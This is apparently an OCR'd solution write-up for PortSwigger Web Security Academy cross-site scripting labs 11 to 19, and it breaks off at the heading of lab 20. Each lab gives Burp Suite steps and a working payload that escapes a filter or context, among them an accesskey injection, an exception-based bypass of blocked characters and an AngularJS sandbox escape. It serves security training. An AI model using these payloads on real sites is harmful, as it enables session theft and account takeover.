
**Description:** This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked.

**Testing procedure and snapshot:**

**Step1:** Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.

**Step2:** Observe that the random string in the second Repeater tab has been reflected inside an anchor href attribute.Repeat the process again but this time replace your input with the following payload to inject a JavaScript URL that calls alert: javascript:alert(1)

**Step3:** Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. Clicking the name above your comment should trigger an alert.


WEB SECURITY ACADEMY
Stored XSS into anchor href attribute with double quotes HTML-encoded
LAB Solved
Back to lab description »
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home

**Lab12:** Reflected XSS in canonical link tag

**Description:** This lab reflects user input in a canonical link tag and escapes angle brackets.

To solve the lab, perform a cross-site scripting attack that injects an attribute that calls the alert function.

To assist with your exploit, you can assume that the simulated user will press the following key combinations:

- ALT+SHIFT+X
- CTRL+ALT+X
- Alt+X

**Testing Procedure and snapshot**

**Step1:** Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)

This sets the X key as an access key for the whole page. When a user presses the access key, the alert function is called.

**Step2:** To trigger the exploit on yourself, press one of the following key combinations:

- On Windows: ALT+SHIFT+X
- On MacOS: CTRL+ALT+X
- On Linux: Alt+X

**Lab13:** Reflected XSS into a JavaScript string with single quote and backslash escaped

**Description:** This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality. The reflection occurs inside a JavaScript string with single quotes and backslashes escaped.


To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.

**Testing Procedure and Snapshot**

**Step1:** Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.Observe that the random string has been reflected inside a JavaScript string.

**Step2:** Try sending the payload `test'payload` and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.Replace your input with the following payload to break out of the script block and inject a new script: `</script><script>alert(1)</script>`

**Step3:** Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.


WEB SECURITY ACADEMY

Reflected XSS into a JavaScript string with single quote and backslash escaped

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

0 search results for '</script><script>alert(1)</script>'

Search the blog... Search

'; document.write('');

< Back to Blog


**Lab14:** Reflected XSS into a JavaScript string with angle brackets HTML encoded

**Description:** This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.

**Testing Procedure and snapshot:**

**Step1:** Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.Observe that the random string has been reflected inside a JavaScript string.

**Step2:** Replace your input with the following payload to break out of the JavaScript string and inject an alert: `'-alert(1)-'`.Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.


WEB SECURITY ACADEMY
Reflected XSS into a JavaScript string with angle brackets HTML encoded
LAB Solved
Back to lab description »
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home
0 search results for "-alert(1)-"
Search the blog...
Search

**Lab15:** Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

**Description:** This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped.


To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.

**Testing Procedure and Snapshot**

**Step1:** Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.Observe that the random string has been reflected inside a JavaScript string.

**Step2:** Try sending the payload `test'payload` and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.Try sending the payload `test\payload` and observe that your backslash doesn't get escaped

**Step3:** Replace your input with the following payload to break out of the JavaScript string and inject an alert: `\'-alert(1)//`.Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.


WEB SECURITY ACADEMY
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for '\\'-alert(1)//'
Search the blog...
Search

**Lab16:** Reflected XSS in a JavaScript URL with some characters blocked

**Description:** This lab reflects your input in a JavaScript URL, but all is not as it seems. This initially seems like a trivial challenge; however, the application is blocking some characters in an attempt to prevent XSS attacks.

To solve the lab, perform a cross-site scripting attack that calls the alert function with the string 1337 contained somewhere in the alert message.


**Testing procedure and snapshot:**

**Step1:** Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27

The lab will be solved, but the alert will only be called if you click "Back to blog" at the bottom of the page.

The exploit uses exception handling to call the alert function with arguments. The throw statement is used, separated with a blank comment in order to get round the no spaces restriction. The alert function is assigned to the onerror exception handler. As throw is a statement, it cannot be used as an expression. Instead, we need to use arrow functions to create a block so that the throw statement can be used. We then need to call this function, so we assign it to the toString property of window and trigger this by forcing a string conversion on window.



Reflected XSS in a JavaScript URL with some characters blocked

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

acb81f741e30f9c1802c95fc00870007.web-security-academy.net/post?postId=5&%27},x=x=>{throw/**/onerror=alert,13...

...41e30f9c1802c95fc00870007.web-security-academy.net says

Uncaught 1337

OK

Name:

Email:

Website:

Post Comment

**Lab17:** Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

**Description:** This lab contains a stored cross-site scripting vulnerability in the comment functionality.


To solve this lab, submit a comment that calls the alert function when the comment author name is clicked.

**Testing procedure and snapshot:**

**Step1:** Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.

**Step2:** Observe that the random string in the second Repeater tab has been reflected inside an onclick event handler attribute.Repeat the process again but this time modify your input to inject a JavaScript URL that calls alert, using the following payload: http://foo?&apos;-alert(1)-&apos;

**Step3:** Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. Clicking the name above your comment should trigger an alert.


ac841f341f2960a280a11b26000f002b.web-security-academy.net/post?postId=1

...41f2960a280a11b26000f002b.web-security-academy.net says

1

Lee Mealone

You are amazing, I

Jack Ache | 11 April 2020

I've recently come back from a work trip to discover your delightful blogs. I also discovered my wife has packed up and gone. What a time to be alive.

Bill Please | 14 April 2020

How many bloggers does it take to change a lightbulb?

subash | 16 April 2020

hi admin

Leave a comment

Comment:

Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

LAB Solved

Back to lab description

Congratulations, you solved the lab!


**Lab18:** Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

**Description:** This lab contains a reflected cross-site scripting vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the alert function inside the template string.

**Testing procedure and snapshot:**


**Step1:** Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.Observe that the random string has been reflected inside a JavaScript template string.

**Step2:** Replace your input with the following payload to execute JavaScript inside the template string: `${alert(1)}`. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.



...321fffdefd802f1674008c0010.web-security-academy.net says

1



Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

Congratulations, you solved the lab!

0 search results for 'undefined'

**Lab19:** Reflected XSS with AngularJS sandbox escape without strings

**Description:** This lab uses AngularJS in an unusual way where the $eval function is not available and you will be unable to use any strings in AngularJS.


To solve the lab, perform a cross-site scripting attack that escapes the sandbox and executes the alert function without using the $eval function.

**Testing procedure and snapshot:**

Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1

The exploit uses toString() to create a string without using quotes. It then gets the String prototype and overwrites the charAt function for every string. This effectively breaks the AngularJS sandbox. Next, an array is passed to the orderBy filter. We then set the argument for the filter by again using toString() to create a string and the String constructor property. Finally, we use the fromCharCode method generate our payload by converting character codes into the string x=alert(1). Because the charAt function has been overwritten, AngularJS will allow this code where normally it would not.


acbd1f011e9e342780ea1556004700d3.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3...

...1e9e342780ea1556004700d3.web-security-academy.net says

1

OK
WEB SECURITY ACADEMY
Reflected XSS with AngularJS sandbox escape without strings
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
2 search results for {{value}}
Search the blog...
Search

**Lab20:** Reflected XSS with AngularJS sandbox escape and CSP

**Description:** This lab uses CSP and AngularJS.

To solve the lab, perform a cross-site scripting attack that bypasses CSP, escapes the AngularJS sandbox, and alerts document.cookie.

**Testing procedure and snapshot:**

